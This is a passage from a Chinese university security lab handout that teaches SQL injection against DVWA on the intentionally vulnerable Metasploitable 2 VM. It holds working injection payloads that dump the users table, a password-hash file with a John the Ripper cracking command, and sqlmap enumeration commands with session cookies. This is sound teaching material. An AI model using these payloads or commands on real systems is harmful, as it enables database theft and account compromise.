实验3 Web应用安全与防火墙

实验目的

- 掌握SQL注入攻击和XSS攻击
- 掌握在Windows操作系统中配置防火墙
- 掌握通过UFW配置防火墙

实验分组


- 独立完成

实验报告：每次实验需提交1份报告

- 命名：'201530561010-陈梓仪-LAB3

实验内容一：SQL注入攻击

- 手动注入：检测可否注入
  - 添加虚拟机：Metasploitable 2
    - https://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download
    - http://downloads.metasploit.com/data/metasploitable/metasploitable-linux-2.0.0.zip



https://sourceforge.net/projects/metasploitable/files/Me...

SOURCEFORGE


Metasploitable

Metasploitable is an intentionally vulnerable Linux virtual machine

Brought to you by: rapid7user

实验内容一：SQL注入攻击

- 手动注入：检测可否注入
  - 启动虚拟机：Metasploitable 2
  - Host机访问： http://192.168.56.107/dvwa/login.php
    - 需更换成虚拟机Metasploitable 2的Host-only网卡IP
  - 登录DVWA：用户admin密码password
  - 设置DVWA Security为Low
  - 选择SQL Injection



Vulnerability: SQL Injection

User ID:


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled


实验内容一：SQL注入攻击

- 手动注入：User ID输入框进行检测可否注入
  - 输入：1




```
ID: 1
First name: admin
Surname: admin
```

  - 输入：1' and '1'=`1



```
ID: 1' and '1'='1
First name: admin
Surname: admin
```


  - 输入：1' and '1'='2



1' and '1'='2

实验内容一：SQL注入攻击

- 手动注入
  - 打印所有记录
    - 输入：%' or '1'='1




User ID:

```
ID: %' or '1'='1
First name: admin
Surname: admin

ID: %' or '1'='1
First name: Gordon
Surname: Brown

ID: %' or '1'='1
First name: Hack
Surname: Me

ID: %' or '1'='1
First name: Pablo
Surname: Picasso

ID: %' or '1'='1
First name: Bob
Surname: Smith
```


实验内容一：SQL注入攻击

- 手动注入
  - 显示MySQL服务器版本
    - 输入：%' union select null, version() #



```
ID: %' union select null, version() #
First name:
Surname: 5.0.51a-3ubuntu5
```


  - 显示运行MySQL服务的用户和主机
    - 输入：%' union select null, user() #



```
ID: %' union select null, user() #
First name:
Surname: root@localhost
```

实验内容一：SQL注入攻击

- 手动注入
  - 显示数据库名字
    - 输入：%' union select null, database() #



User ID:

```
ID: %' union select null, database() #
First name:
Surname: dvwa
```


  - 显示所有表或用户表信息
    - 所有表：%' union select null, table_name from information_schema.tables #
    - 用户表：%' union select null, table_name from information_schema.tables where table_name like 'user%' #

实验内容一：SQL注入攻击

- 手动注入
  - 显示用户表字段
    - 输入：%' union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users’ #
  - 打印所有用户信息
    - 输入：%' union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

实验内容一：SQL注入攻击

- 手动注入
  - 将得到的用户信息形成口令文件




```
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

  - 将口令文件拷贝到Kali Linux机器，破解口令文件
    - john -format=raw-MD5 dvwa_password.txt

实验内容一：SQL注入攻击


- SQLMAP自动注入
  - 退出DVWA，重新登录
  - 设置DVWA Security为Medium
  - 选择SQL Injection
  - 打开Chrome浏览器开发工具，选择“应用”标签
  - 切换到“存储” - “Cookies”标签
    - 拷贝参数：security和PHPSESSID
    - 检测是否可注入



```
root@kali:~# sqlmap -u "http://192.168.56.107/dvwa/vulnerabilities/sqli/?id=1&Submit=Su
bmit#" --cookie "security=medium;PHPSESSID=c7486de521d3bb8b5903403d655fbf8a"
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.2.10#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```

实验内容一：SQL注入攻击


- SQLMAP自动注入
  - 抓取数据库信息
    - 输入：sqlmap -u "http://192.168.56.107/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=medium;PHPSESSID=c7486de521d3bb8b5903403d655fbf8a" --dbs
    - IP，PHPSESSID等信息根据实际情况输入



```
[[redacted]] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

实验内容一：SQL注入攻击


- SQLMAP自动注入
  - 抓取数据库dvwa表信息
    - 输入：sqlmap -u "http://192.168.56.107/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=medium;PHPSESSID=c7486de521d3bb8b5903403d655fbf8a" –D dvwa --tables
    - IP，PHPSESSID等信息根据实际情况输入



```
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

实验内容一：SQL注入攻击

